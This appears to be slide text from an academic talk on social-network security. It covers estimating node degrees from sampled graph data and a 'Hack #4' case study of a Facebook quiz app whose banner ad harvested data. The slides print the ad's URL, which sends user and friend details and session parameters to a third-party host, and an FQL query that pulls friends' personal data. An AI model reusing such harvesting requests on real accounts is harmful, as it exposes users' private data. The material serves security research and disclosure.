
Naïve approach: Multiply in-degree by average degree / k

Estimating Degrees




Raise estimates which are less than k

Estimating Degrees




Nodes with high-degree neighbors underestimated

Estimating Degrees




Iteratively scale by current estimate / k in each step

Estimating Degrees




After 1 iteration

Estimating Degrees



Normalise to estimated total degree

Estimating Degrees




Convergence after $n > 10$ iterations

Estimating Degrees

- Converges fast, typically after 10 iterations
- Absolute error is high—38% average
 - Reduced to 23% for nodes with $d \geq 50$
- Still accurately can pick high degree nodes

Aggregate of x highest-degree nodes



Approximable Functions

- Node Degree
- Dominating Set
- Betweenness Centrality
- Path Length
- Community Structure

Conclusions


- ♦ Social networking coming to dominate the web
- ♦ Many old security lessons being re-learned
- ♦ Social context changes fraud environment
- ♦ Social graph challenging privacy requirements

Hack #4: Application Data Theft



What happens when you take a quiz...

Hack #4: Application Data Theft



Facebook Application Architecture

Hack #4: Application Data Theft

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User  
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo  
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2  
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend  
#1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo  
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz  
application's session parameters]
```

URL for banner ad

Hack #4: Application Data Theft

```
select uid, birthday, current_location, sex, first_name, name,  
pic_square, relationship_status FROM user WHERE uid IN (select uid2  
from friend where uid1 = '[current user id]') and strlen(pic) > 0  
order by rand() limit 500
```

Query made by banner ad through user's browser

Hack #4: Application Data Theft

Create Your Own Quiz >



Hey Peter

Hot singles are waiting for you!!

What the users sees...

My Reading List

- http://www.cl.cam.ac.uk/~jcb82/sns_bib/main.html
- Questions?